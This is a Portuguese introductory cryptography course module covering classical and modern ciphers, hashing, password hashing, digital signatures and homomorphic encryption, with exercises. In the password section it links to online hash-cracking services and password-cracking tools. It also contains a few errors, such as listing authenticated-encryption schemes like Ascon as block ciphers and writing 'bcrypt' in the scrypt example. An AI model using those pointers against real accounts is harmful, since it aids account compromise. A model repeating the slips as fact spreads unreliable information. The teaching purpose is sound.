| Chave:       | 4 | 3 | 1 | 2 | 5 | 6 | 7 |
|--------------|---|---|---|---|---|---|---|
| Texto claro: | M | O | D | U | L | O | I |
|              | V | C | R | I | P | T | O |

Texto cifrado: DRUIOCMVLPOTIO

Assim, neste exemplo, a chave é 4312567. Para encriptar, comece com a coluna rotulada com 1, neste caso, a coluna 3. Escreva todas as letras dessa coluna. Prossiga para a coluna 4, que é rotulada com 2, depois para a coluna 2, então para a coluna 1, por fim para as colunas 5, 6 e 7. Ao final, a mensagem “MODULO IV CRIPTO” geraria o texto cifrado “DRUIOC MV LPOTIO”, quando empregada a chave 4312567.

Já para recuperar o texto claro, bastaria realizar o processo inverso, escrevendo o texto cifrado em um retângulo com as mesmas dimensões, coluna por coluna, obedecendo a ordem estabelecida pela chave.

Uma cifra de pura transposição é facilmente reconhecida e quebrável, pois tem as mesmas frequências de letra do texto claro original, assim como uma cifra de pura substituição também possui suas fragilidades. Por isto, algoritmos de cifra modernos costumam combinar estas e outras técnicas a fim de obter construções mais seguras, tornando inviáveis ataques computacionais e criptoanálises.

### Vídeos explicativos:

A cifra de César — Uma jornada pela criptografia — Ciência da computação (<https://www.youtube.com/watch?v=0QKpOnneVzE>)

Cifra de transposição (<https://www.youtube.com/watch?v=8pulk-tijnc>)

Algoritmos implementados em um sistema web:


(<https://www.dcode.fr/en>), (<https://cryptii.com/>)

## 4.5. Cifras de fluxo e de bloco

O objetivo desta seção é ilustrar o funcionamento das duas técnicas fundamentais para construção de cifras simétricas modernas: cifras de fluxo e cifras de bloco. Análogo ao que aconteceu anteriormente, serão discutidas e descritas suas principais características, citados algoritmos que utilizam estas técnicas, além de serem indicadas possíveis implementações no cotidiano.

## Cifra de fluxo

Uma cifra de fluxo é aquela que encripta um fluxo de dados digital um bit ou um byte por vez. A figura abaixo é um diagrama representativo de uma estrutura de cifra de fluxo genérica. Nela, uma chave (por exemplo, uma senha digitada pelo usuário ou parâmetro do sistema) é inserida em um gerador de bits pseudoaleatórios que produz um fluxo de bits aparentemente aleatórios (pseudoaleatórios). Em seguida, a saída do gerador (chamada fluxo de chaves) é combinada com o fluxo de texto claro usando a operação OU exclusivo (XOR) bit a bit. Podendo, também, serem utilizadas operações binárias complexas para substituir os bits, ou, ainda, transposições de bits.



**Figura 4.2. Estrutura de cifra de fluxo genérica. (FONTE: [Stallings 2014])**

Por exemplo, se o próximo byte gerado pelo fluxo de chaves for 01101100 e o próximo byte de texto claro for 11001010, então o byte de texto cifrado resultante será 10100110.

$$\begin{array}{r}
 1 \ 1 \ 0 \ 0 \ 1 \ 0 \ 1 \ 0 \\
 \oplus \ 0 \ 1 \ 1 \ 0 \ 1 \ 1 \ 0 \ 0 \\
 \hline
 1 \ 0 \ 1 \ 0 \ 0 \ 1 \ 1 \ 0
 \end{array}
 \begin{array}{l}
 \text{Texto claro} \\
 \text{Fluxo de chaves} \\
 \text{Texto cifrado}
 \end{array}$$

Assim, a decriptação irá requerer o uso da mesma sequência pseudoaleatória, combinada com a operação binária subjacente:

$$\begin{array}{r}
 1 \ 0 \ 1 \ 0 \ 0 \ 1 \ 1 \ 0 \\
 \oplus \ 0 \ 1 \ 1 \ 0 \ 1 \ 1 \ 0 \ 0 \\
 \hline
 1 \ 1 \ 0 \ 0 \ 1 \ 0 \ 1 \ 0
 \end{array}
 \begin{array}{l}
 \text{Texto cifrado} \\
 \text{Fluxo de chaves} \\
 \text{Texto claro}
 \end{array}$$

Se o fluxo de chaves criptográficas for verdadeiramente aleatória, então temos um *one-time pad* e essa cifra se torna inquebrável por qualquer meio que não seja a aquisição deste fluxo. Porém, o fluxo de chaves precisa ser fornecido para os dois usuários com antecedência, por meio de algum canal independente e seguro, o que gera problemas logísticos intransponíveis se o tráfego de dados intencionado for muito grande.

Por este motivo, a cifra de fluxo utiliza um modelo semelhante a este, a diferença é que um *one-time pad* usa um fluxo de chaves aleatório genuíno, enquanto uma cifra

de fluxo usa um fluxo de chaves criado por um gerador de números pseudoaleatórios. Desta forma, para que uma cifra de fluxo seja segura, deverá ser computacionalmente impraticável prever partes futuras do fluxo de chaves com base em partes anteriores desse fluxo.

Apesar de não serem tão populares quanto as cifras de bloco, atualmente, diversos algoritmos podem ser encontrados implementados na literatura e no cotidiano das pessoas. Bons exemplos destes algoritmos são: RC4, SEAL, Salsa20 e Trivium. Contudo, não é recomendada a utilização do RC4 e SEAL em virtude das fragilidades encontradas em seus projetos.

Implementações e repositórios de códigos:

([https://www.andreas-software.com/international/](https://www.andreas-software.com/international/program_as_file_crypt.php)

[program\\_as\\_file\\_crypt.php](https://github.com/alexwebr/salsa20))

(<https://github.com/alexwebr/salsa20>)

Vídeo explicativo:

(<https://www.youtube.com/watch?v=mvxgONKReYQ>)


## Cifra de bloco

Já uma cifra de bloco é aquela em que o texto claro é dividido em blocos do mesmo tamanho. Devido as arquiteturas computacionais modernas trabalharem com números grandes, normalmente são utilizados tamanhos de blocos de 64, 128 ou 256 bits. Em seguida, um bloco de texto claro é tratado como um todo e usado para produzir um de texto cifrado com o mesmo tamanho. Nesta etapa, os algoritmos efetuam operações de substituição e/ou transposição. Frisando-se que não é possível cifrar menos do que o tamanho de um bloco. A figura abaixo é um diagrama representativo de uma estrutura de cifra de bloco genérica.

No caso do exemplo acima, o tamanho do bloco é 64 bits. Como o arquivo não é múltiplo de 64 bits, um enchimento, chamado de *padding*, foi inserido no último bloco. Na prática, cabeçalhos inseridos no arquivo cifrado devem informar qual foi o algoritmo usado, qual o tamanho de bloco e qual o tamanho real do arquivo para que no momento da decriptação o *padding* seja descartado.

Um problema que pode ocorrer na cifra de bloco é a existência de blocos repetitivos que acabam por criar um padrão. Neste cenário, seria possível aplicar operações nos blocos cifrados repetidos a fim de recuperar a chave utilizada; quebrando, então, o algoritmo de cifra. Para contornar este problema, evitando a criação de padrões e adicionando mais camadas de segurança, existem diversos modos de operação e realimentação utilizados para construir algoritmos de cifra de blocos.

Não é objetivo deste capítulo trabalhar os detalhes destes modos, contudo, vale destacar que os principais modos são: *Cipher Block Chaining* (CBC), *Electronic Code-Book* (ECB), *Cipher FeedBack* (CFB), *Output FeedBack* (OFB), e *CounTeR* (CTR).



**Figura 4.3. Estrutura de cifra de bloco genérica. (FONTE: [Schlemer 2010])**

Além disto, também vale ressaltar que um dos algoritmos de criptografia mais populares da atualidade, o AES, é uma cifra de bloco, sendo possível encontrar implementações suas para diversos sistemas, arquiteturas e linguagens de programação. Frisa-se, ainda, que os algoritmos DES, 3DES, Blowfish, Ascon, AEGIS, Deoxys-II e NORX, também são ótimos exemplos de cifras de bloco. Todavia, não é recomendada a utilização do DES e 3DES em sistemas em produção devido as fragilidades encontradas em seus projetos, porém, estes algoritmos são vastamente utilizados para fins didáticos em virtude da sua importância histórica.

Implementações:

(<https://www.aescrypt.com/download/>)

Vídeo explicativo:

(<https://www.youtube.com/watch?v=k51UrbJjUyw>)

## 4.6. Funções de hash

Conforme discutido brevemente nas seções anteriores, uma função de hash criptográfico – muitas vezes conhecida simplesmente como hash, função de resumo criptográfico, ou, ainda, como função de espalhamento – é um algoritmo matemático que transforma uma entrada de dados de tamanho arbitrário em uma saída de comprimento fixo.

Tecnicamente, uma função de hash precisa apresentar três propriedades para ser

considerada segura, e consequentemente se enquadrar como uma função de hash criptográfica. Essas propriedades são:

- **Resistência à pré-imagem:** é computacionalmente inviável **reverter** a função hash (ou seja, encontrar a entrada à partir de uma determinada saída).
- **Resistência à colisão:** é computacionalmente inviável **encontrar duas entradas quaisquer** que sejam distintas e produzam um mesmo hash como saída.
- **Resistência à segunda pré-imagem:** para uma entrada específica, é computacionalmente inviável **encontrar uma segunda entrada** que produza um mesmo hash de saída.

Desta forma, em uma função de hash segura, é computacionalmente inviável recriar o valor de entrada utilizando somente o valor de hash (invertê-la), bem como encontrar entradas que produzam saídas idênticas (colisões).

As funções de hash convencionais possuem uma ampla variedade de casos de uso, incluindo pesquisas de banco de dados, criação de índices de busca, análises de grandes arquivos e gestão da informação. Por outro lado, por adicionarem uma sobrecarga ao sistema devido suas diversas operações matemáticas subjacentes, as funções de hash criptográficas costumam ser utilizadas somente em aplicações que necessitem de uma maior segurança em suas informações.

Uma das principais vantagens destas funções reside na capacidade de **verificar a integridade** das informações e arquivos, não importando o seu tamanho ou quantidade. Por exemplo, é possível utilizar como entrada de uma função de hash um arquivo grande ou conjunto de dados e, em seguida, usar sua saída para rapidamente verificar se algo foi alterado. Como acontece, por exemplo, nos *commits* do GitHub (<https://github.com/>).

Uma outra aplicação encontrada no cotidiano está no download de arquivos da Internet, especialmente no caso de arquivos de vários gigabytes, pois é comum que seja disponibilizado o valor de hash juntamente com o arquivo. Desta forma, após a conclusão do download, é possível calcular o hash sobre o arquivo baixado, comparando-o com o valor de hash esperado, disponibilizado no site; assim, em caso de qualquer alteração no conteúdo do arquivo durante o download, o hash calculado será diferente do esperado, e o erro poderá ser detectado. Este tipo de utilização pode ser encontrada na página de Download do Sistema Operacional Debian (<https://cdimage.debian.org/debian-cd/current/amd64/iso-cd/>).

Existem diversos exemplos de funções de hash desenvolvidas na atualidade, porém, devido sua ampla utilização, destacam-se as seguintes funções: MD5, SHA1, SHA2, SHA3, Whirlpool, e Blake2. Todavia, apesar de serem vastamente utilizadas, não é recomendada a utilização das funções MD5 e SHA1 em aplicações que busquem um nível de segurança adequado aos padrões atuais, em virtude dos diversos ataques que essas funções receberam ao longo dos últimos anos [Wang and Yu 2005, Wang et al. 2005]. Uma materialização dessa insegurança pode ser encontrado no projeto SHAttered do Google (<https://shattered.io/>), neste trabalho, os pesquisadores encontraram dois arquivos de PDF completamente distintos mas que possuem o mesmo valor de hash, quando utilizado a função SHA1.

No Linux, implementações de diversos algoritmos criptográficos estão disponíveis no próprio Sistema Operacional, podendo ser acessados pelo terminal. Já no Windows, estas implementações devem ser instaladas separadamente. Uma implementação extremamente amigável é a Hash Tool (<https://www.microsoft.com/pt-br/p/hash-tool/9nblggh4rrr2>).

Algoritmos implementados em um sistema web:

(<https://caligatio.github.io/jsSHA/>)

([https://www.tools4noobs.com/online\\_tools/hash/](https://www.tools4noobs.com/online_tools/hash/))

## 4.7. Esquemas de Hash de Senhas

Com a crescente pervasividade de tecnologias computacionais, a autenticação de usuários assume um papel essencial em sistemas modernos para prover segurança no acesso a informações e serviços. Embora existam mecanismos de autenticação com base em dispositivos biométricos (“o que o usuário é”) ou dispositivos físicos, tais como *smart cards* (“o que o usuário tem”), a estratégia mais comum ainda é utilizar senhas secretas (“o que o usuário sabe”). Isso acontece porque a autenticação baseada em senhas ainda permanece como o método mais barato e eficiente para se manter um segredo compartilhado entre um usuário e um sistema computacional. Bem ou mal, e apesar de diversas propostas para sua substituição, a prevalência de senhas como fator para autenticação de usuários em diversos sistemas é um fato que não deve mudar em um futuro próximo.

Apesar da popularidade de sistemas de autenticação baseados em senhas, o fato de que a maioria dos usuários utiliza sequências curtas e simples como senhas faz com que a entropia (complexidade) das mesmas seja muito menor do que o normalmente exigido por chaves criptográficas. De fato, um estudo de 2007 com 544.960 senhas de usuários reais revelou uma entropia média de aproximadamente 40,5 bits [Florencio and Herley 2007], muito abaixo dos 128 bits usualmente exigidos por sistemas modernos. Em um cenário onde as senhas estão “protegidas” somente por funções de hash (tipo de funções criptográfica abordadas na seção anterior), isto facilita ataques do tipo “força bruta”, como ataques de dicionário e busca exaustiva nos quais um atacante testa todas as senhas possíveis até determinar a correta, uma vez que a eficiência é uma das premissas deste tipo de função. Desta forma, a viabilidade de tais ataques depende basicamente da quantidade de recursos disponíveis para o atacante, que pode acelerar o processo realizando vários testes em paralelo por meio de GPUs (*Graphics Processing Units*) e hardware dedicado na forma de FPGAs (*Field-Programmable Gate Arrays*).

Para evitar tais problemas, sistemas baseados em senhas devem empregar Esquemas de Hash de Senhas (*Password Hashing Schemes* - PHSs). Basicamente, PHSs são algoritmos criptográficos que permitem a geração de uma sequência de bits pseudoaleatórios a partir de uma senha e, ao mesmo tempo, aumentam o custo de ataques de força bruta. Esquemas como PBKDF2 e bcrypt, por exemplo, incluem um parâmetro configurável que controla o tempo necessário para o processo de derivação de chave. Assim, configurando o algoritmo para que cada senha leve 1 segundo para ser testada (tempo

pouco perceptível para um usuário legítimo), o teste sequencial de 100.000 senhas demoraria 100.000 segundos. Entretanto, atacantes podem utilizar plataformas com alto poder de paralelismo com o objetivo de superar esta proteção. Por exemplo, usando 10.000 núcleos de processamento, o tempo necessário para testar as 100.000 senhas no cenário anterior cairia para meros 10 segundos.

Complementarmente temos o scrypt, algoritmo que foi proposto para permitir que usuários não apenas controlem o tempo de processamento mas também a utilização da memória, aumentando ainda mais o custo do hardware utilizado para recuperação de senha. Desta forma, se o teste de uma senha com o bcrypt requer 100 MB de memória RAM e 1 segundo, um atacante só conseguirá utilizar seus 10.000 núcleos de processamento simultaneamente se também dispuser de 1 TB de memória RAM. O uso de memória mais barata, como discos rígidos, levaria a uma menor velocidade de ataque, enquanto o uso de memória mais rápida, como registradores, aumentaria consideravelmente o custo do ataque.

Recentemente, foi criada uma competição criptográfica com a finalidade de analisar e escolher melhores algoritmos para este fim, esta iniciativa foi chamada de *Password Hashing Competition* (PHC) [PHC 2019]. Como premissa desta competição, esperava-se que qualquer algoritmo submetido fosse capaz de permitir a definição do tempo de processamento, ajustar de forma refinada e utilizar de forma aprimorada a memória, além de possibilitar o aproveitamento de outros recursos de hardware (como, por exemplo, múltiplos núcleos). Como resultado desta competição, ficou estabelecido que o algoritmo recomendado para proteger senhas é o Argon2. Além disso, algoritmos como Lyra2, Catenza, Makwa e yescrypt receberam menções de destaque por características de projetos específicas. Assim, na prática, têm-se que qualquer sistema com autenticação baseada em senhas deva utilizar um destes Esquemas de Hash de Senhas indicados pelo comitê do PHC para proteger suas informações.

Site para verificar se alguma senha foi “vazada”:

(<https://haveibeenpwned.com/>)

Serviços web para ataques de força bruta:

(<https://crackstation.net/>, <https://www.onlinehashcrack.com/>)

Ferramentas para ataques em senhas (des | mal)protégidas:

([https://www.tutorialspoint.com/kali\\_linux/kali\\_linux\\_password\\_cracking\\_tools.htm](https://www.tutorialspoint.com/kali_linux/kali_linux_password_cracking_tools.htm))

## 4.8. Esquemas de Assinatura Digital

Em linhas gerais, podemos dizer que os esquemas de assinatura digital são métodos da criptografia assimétrica comumente comparados com o processo de assinatura física de documentos em papel. Isto porque, essencialmente, os objetivos de ambos são os mesmos, ou seja, tanto no meio físico quanto no digital são visados à autenticidade do remetente, a irretratabilidade de uma assinatura legítima e a integridade da mensagem assinada.

A autenticidade do remetente implica em possibilitar que o destinatário (quem recebeu a mensagem) possa, utilizando apenas informações públicas, verificar se a mensagem foi de fato assinada pelo remetente.

A irretratabilidade, por sua vez, implica na incapacidade do remetente (quem assinou a mensagem) negar (por exemplo, em um tribunal) que assinou determinada mensagem, isto porque somente ele conhece as informações secretas necessárias para o processo de assinatura.

Enquanto a integridade da mensagem diz respeito à habilidade que o destinatário tem para verificar (utilizando apenas informações públicas) se a mensagem não foi alterada antes de ser entregue a ele.

Neste sentido, podemos formalizar um esquema de assinatura digital como a junção de três algoritmos, definidos da seguinte forma [Stallings 2014]:

**Algoritmo gerador de chaves:** por se tratar de um esquema da criptografia assimétrica, é um algoritmo que recebe como entrada um parâmetro do sistema (*e.g.*, número, texto, ruído de hardware, etc.) e retorna um par de chaves (chave pública e a chave privada).

**Algoritmo de assinatura:** é um algoritmo que recebe como entrada uma mensagem a ser assinada, a chave privada, e retorna a assinatura resultante.

**Algoritmo de verificação de assinatura:** é um algoritmo que recebe como entrada uma mensagem, uma suposta assinatura, a chave pública, e retorna o bit obtido através da verificação da suposta assinatura fornecida como entrada. Caso o algoritmo retorne 1 (um bit sinalizando verdadeiro) a assinatura é aceita. Caso contrário, o algoritmo retorne 0 (um bit sinalizando falso), a assinatura é rejeitada.

Desta forma, para assinar digitalmente algum documento, o remetente deve gerar seu par de chaves e utilizar o algoritmo de assinatura, juntamente com sua chave privada. Este processo criará um código criptográfico que será utilizado como assinatura digital do documento. Feito isto, o documento poderá ser enviado (ou publicado) juntamente com sua assinatura digital.

Já para verificar um documento assinado digitalmente, o verificador inicialmente deverá ter acesso a chave pública do remetente. Esta chave pode ser obtida da seguintes formas: em uma base pública de chaves ou certificados digitais; solicitada diretamente ao remetente; ou, ainda, encontrar-se anexa ao próprio documento. Lembrando que chaves públicas podem ser compartilhadas livremente, sem comprometer a segurança do sistema. Obtida a chave pública, o verificador poderá iniciar o algoritmo de verificação. Nesta etapa a assinatura é validada/aceita caso o documento não tenha sido alterado e a assinatura digital enviada esteja realmente correta, caso contrário, será emitido alguma mensagem de erro.

Existem diversas aplicações cotidianas que utilizam esquemas de assinatura digital, desde ferramentas muito simples, como bate-papos e emails, passando por documentos cotidianamente manipulados, como PDFs e arquivos de imagem, chegando até a documentos governamentais como portarias, resoluções, editais e diários oficiais. Possivelmente, toda pessoa que utiliza um sistema computacional moderno já manipulou ou visualizou um destes documentos assinados digitalmente.

Vídeo explicativo:

Assinatura Digital e Hash - Segurança da Informação - Informática

(<https://www.youtube.com/watch?v=UlRCVihN3pE>)

Enviando e mails criptografados e assinados no Thunderbird com Enigmail e GPG

(<https://www.youtube.com/watch?v=USCW7Rnv8h4>)

(<https://support.mozilla.org/pt-BR/kb/criptografando-e-assinando-digitalmente-mensagens>)

Bases de chaves públicas:

(<https://pgp.mit.edu/>)

(<http://keys.gnupg.net/>)

## 4.9. Criptografia Homomórfica

Nos últimos anos, a criptografia vem sendo adotada em diversas aplicações e sistemas. Em especial, em aplicações na internet, o seu uso é imprescindível para garantir que dados não sejam corrompidos ou divulgados indevidamente. Com a utilização de serviços para processamento de dados, em especial os serviços por sistemas baseados em Computação em Nuvem, faz com que muitos dos dados criptografados sejam processados ou utilizados por esses sistemas. Desta forma, quando temos um dado criptografado e pretendemos realizar uma operação (por exemplo, um acréscimo no valor ou multiplicação para aumento 1.1 para acréscimo de 10% no valor) é necessário utilizar a chave correspondente (simétrica ou assimétrica) para decriptar o dado. Se o dado irá ser processado por um serviço externo (por exemplo, utilizando um sistema em Nuvem), como podemos realizar a operação sem divulgar a chave? Podemos confiar neste serviço para que tenha nossa chave?

Uma alternativa é realizar o download do dado encriptado, decriptar usando a chave correspondente, realizar a operação necessária e enviar de volta para nuvem. Porém, além de pouco prático, as operações e serviços em nuvem podem perder o sentido quando o processamento precisa ser feito localmente. Estes é um dos problemas no qual Criptografia Homomórfica pode ser utilizada.

A criptografia homomórfica pode ser entendida como o tipo de criptografia que permite a realização de operações (adição, multiplicação, etc) utilizando dados cifrados (com a mesma chave), gerando o mesmo resultado caso os dados em texto claro tivessem sofrido a mesma operação e depois encriptados (com a mesma chave). Ou seja, o resultado

de uma operação realizada entre dados cifrados ou texto claro (e depois cifrado) deve ser a mesma.

Para tornar mais claro, vamos representar matematicamente a definição de operação homomórfica. Para isso, vamos considerar:

- $m_i$  mensagem original (texto claro), sendo  $i$  natural  $\{1, \dots, n\}$ ;
- $c_i$  mensagem cifrada, sendo  $i$  natural  $\{1, \dots, n\}$ ;
- $\text{Enc}(m_i) = c_i$ , a função de encriptação;
- $\text{Dec}(c_i) = m_i$ , a função de decriptação;
- $\text{oper}(x, y)$ , uma operação matemática entre os valores  $x$  e  $y$ .

Diz-se que uma operação é homomórfica se:

$$\text{Dec}(\text{oper}(c_1, c_2)) = \text{oper}(m_1, m_2)$$

ou de forma equivalente:

$$\text{oper}(c_1, c_2) = \text{Enc}(\text{oper}(m_1, m_2))$$

ou seja, se decriptarmos o resultado de uma operação matemática no dados encriptados teremos o mesmo resultado que realizar a operação nas mensagens com texto claro. Analogamente, se realizarmos a operação matemática nos dados encriptados teremos obtido quando encriptarmos o resultado da mesma operação nas mensagens originais.

Pelas características do algoritmo de criptografia podemos ter algumas variações quanto ao homomorfismo. Alguns algoritmos de criptografia não possuem nenhuma operação homomórfica (como no caso do AES). Outros algoritmos podem possuir alguma operações homomórficas, por exemplo apenas a multiplicação dentro do módulo (como no caso do RSA) ou apenas nas operações de soma dentro do módulo (como é o caso do Benaloh). Porém, mais recentemente, Craig Gentry propôs uma solução para o que foi chamado de Criptografia Completamente Homomórfica, quando as quatro operações básicas aritméticas (soma, subtração, multiplicação e divisão) são homomórficas. Muitos avanços estão sendo realizados nos últimos anos para que a criptografia (completamente) homomórfica possa se tornar usável no dia-a-dia.

Vídeo explicativo:

Fully Homomorphic Encryption: Why it Matters — IBM News  
<https://www.youtube.com/watch?v=5Mhbaeu5fk>

How would you explain homomorphic encryption? — Office of the Director of National Intelligence, Dr. Craig Gentry  
<https://www.youtube.com/watch?v=pXb39wj5ShI>

## 4.10. Resumo

Ao longo deste módulo foi apresentado um panorama geral e introdutório sobre a criptografia. Mais especificamente, foram discutidos seus conceitos elementares, elencados

seus principais tipos, esquemas e algoritmos. Além disto, foram expostas especificidades de cifras clássicas, bem como foram apresentados modelos de cifras mais atuais e seguros. Complementarmente, foram mostradas características que definem funções de hash e suas aplicações no cotidiano, principalmente no contexto de sistemas com autenticação baseada em senhas. Por fim, foram discutidos aspectos do funcionamento de esquemas de assinatura digital, em virtude de sua ampla utilização no cotidiano.

Contudo, propositalmente, diversos outros tópicos da criptografia moderna não foram tratados neste módulo. Isto porque, para se trabalhar temas como cifras assimétricas, criptografia de curvas elípticas, criptografia pós-quântica, infraestrutura da chave pública, blockchain, e diversos outros temas mais avançados, seria necessário um curso voltado somente para este fim.

De toda forma, este é um dos anseios do Programa UniHacker, todavia, é necessário que um certo número de pessoas demonstre interesse. Se este é seu caso, por favor, entre em contato com nossa equipe!

Ademais, caso deseje continuar seus estudos de forma autônoma, recomendamos que consulte os materiais complementares disponibilizados e realize cursos específicos.

Vídeos explicativos (introdutórios):

Criptografia — Nerdologia Tech

([https://www.youtube.com/watch?v=\\_Eeg1LxVWa8](https://www.youtube.com/watch?v=_Eeg1LxVWa8))

Talk #19 - Noções de criptografia

(<https://www.youtube.com/watch?v=C7oK-Y1JlCs>)

Curso de segurança da informação focado em criptografia:

(<https://www.youtube.com/watch?v=9HGWHWYTTzI&list=PLxI8Can9yAHenoHipBXp9XuJY4BBxBUPQ>)

Cursos específicos de criptografia:

(<https://www.coursera.org/learn/crypto>)

(<https://www.coursera.org/learn/crypto2>)

## 4.11. Desafios

Conforme já discutido, este módulo não foi desenvolvido para exaurir os conteúdos relacionados à criptografia, pois para isso seria necessário uma formação extremamente aprofundada e completa. Ele também não possui o objetivo de capacitar criptoanalistas e hackers. Contudo, para aqueles que possuem afinidade com o tema e/ou sentiram-se motivados a continuar estudando esta instigante área da segurança da informação e de sistemas, recomenda-se a execução dos seguintes desafios didáticos:

- Nível Básico – [https://www.bbc.com/portuguese/noticias/2016/04/160411\\_teste\\_mente\\_hacker\\_rb](https://www.bbc.com/portuguese/noticias/2016/04/160411_teste_mente_hacker_rb)
- Nível Intermediário – <https://pt.khanacademy.org/computing/computer-science/cryptography/cryptochallenge/a/cryptochallenge-introduction>
- Nível Avançado – <https://hotelier-crab-35535.netlify.app/>

---

Tente não utilizar as resoluções disponíveis na Internet.

Bons estudos!



## Referências

- Florencio, D. and Herley, C. (2007). A large scale study of web password habits. In *Proc. of the 16th international conference on World Wide Web*, pages 657–666, Alberta, Canada.
- PHC (2019). Password hashing competition. <https://password-hashing.net/>.
- Schlemer, E. (2010). Conceitos de criptografia e o protocolo ssl. <https://pt.slideshare.net/tchelinux/elgio-conceitos-decriptografiaeoprotocolossl>.
- Singh, S. (2008). *Livro Dos Códigos*, O. Record.
- Stallings, W. (2014). *Criptografia E Segurança De Redes: Princípios e práticas*. Pearson Brasil.
- Wang, X., Yin, Y. L., and Yu, H. (2005). Finding collisions in the full SHA-1. In *Advances in Cryptology - CRYPTO 2005: 25th Annual International Cryptology Conference, Santa Barbara, California, USA, August 14-18, 2005, Proceedings*, volume 3621 of *Lecture Notes in Computer Science*, pages 17–36. Springer.
- Wang, X. and Yu, H. (2005). *How to Break MD5 and Other Hash Functions*, volume 3494 of *Lecture Notes in Computer Science*, chapter 2, pages 19–35. Springer Berlin Heidelberg, Berlin, Heidelberg.

## 4.12. Exercícios

### Questões

- (Q<sub>1</sub>) Tecnologia utilizada na Internet para se obter diversos serviços básicos de segurança da informação:
- a) criptografia.
  - b) download.
  - c) streaming.
  - d) mailing lists.
  - e) web feed.
- (Q<sub>2</sub>) Na tecnologia da informação, o uso de recursos criptográficos é cada vez mais essencial para a manutenção da segurança da informação. Segundo este pressuposto, analise as seguintes itens:
- I) Um arquivo criptografado fica protegido contra contaminação de vírus e outras pragas virtuais.
  - II) Chave criptográfica é um termo que se refere a um parâmetro (ou conjunto de parâmetros) variável do algoritmo cifragem/criptação que interfere diretamente no texto resultado obtido. Ou seja, para cada chave distinta (valor de chave), o algoritmo gera um texto cifrado diferente para uma mesma mensagem, que só poderá ser decifrado pelo usuário que conheça o valor em uso. Dessa forma, a segurança lógica é garantida, mesmo que o algoritmo de encriptação se torne público, desde que a chave seja mantida secreta.
  - III) Quanto aos conceitos básicos de segurança da informação, é correto afirmar que a criptografia simétrica usa um algoritmo de criptografia que requer que a mesma chave secreta seja usada na encriptação/cifragem e na decriptação/decifragem.
  - IV) A criptografia assimétrica tem melhor desempenho que a simétrica.
- Considerando o que foi estudado ao longo deste módulo, assinale a opção correta.
- a) Apenas o item I está certo.
  - b) Apenas o item II está certo.
  - c) Apenas os itens I e III estão certos.
  - d) Apenas os itens II e III estão certos.
  - e) Todos os itens estão certos.
- (Q<sub>3</sub>) A cifra de César é um algoritmo de cifragem usado há mais de 2000 anos. Ele tem esse nome em homenagem ao imperador romano que o utilizava para enviar mensagens cifradas aos seus generais. Ao usar essa técnica para criptografar a mensagem UNIHACKER, com chave de valor 23, obtemos como resultado qual valor?
- a) RKFEXZHBO
  - b) ABCDEFGHI
  - c) LEZYRTBVI
  - d) XQLKDFNHU
  - e) ZYXWVUTSR
- (Q<sub>4</sub>) Acerca dos sistemas criptográficos e dos algoritmos que utilizam funções de hash, julgue os itens abaixo.

- I) O algoritmo SHA-1 é um exemplo de função de hash criptográfico. Este algoritmo possui vulnerabilidades já comprovadas no que se refere a resistência a colisões, porém continua sendo amplamente adotado.
- II) Em um sistema de cadastro de usuários, antes de ser salva no banco de dados, a senha do usuário é criptografada com um esquema de hash de senhas.
- III) Em sistemas criptográficos assimétricos, o emissor da mensagem deve cifrá-la usando sua chave privada. Já o receptor da mensagem deverá decifrar a mensagem utilizando a chave pública do emissor.
- IV) Os algoritmos simétricos, que utilizam a mesma chave para cifrar e decifrar mensagens, podem oferecer cifragem de fluxo e cifragem de blocos. DES, 3DES e AES são exemplos de algoritmos simétricos que oferecem cifra de blocos.
- V) Os algoritmos simétricos são considerados mais eficientes, do ponto de vista de desempenho computacional, quando comparados com os algoritmos assimétricos.

Assinale a alternativa que indica todas as afirmativas corretas.

- a) São corretas apenas as afirmativas I e III.
  - b) São corretas apenas as afirmativas IV e V.
  - c) São corretas apenas as afirmativas I, II e V.
  - d) São corretas apenas as afirmativas I, IV e V.
  - e) São corretas apenas as afirmativas I, II, IV e V.
- (Q5) No contexto da criptografia, preserva todos os caracteres de uma mensagem, apenas permutando-os de lugar. Esta descrição trata-se de uma cifra de:
- a) esteganografia.
  - b) substituição.
  - c) transposição.
  - d) César.
  - e) cerca de trilhos.
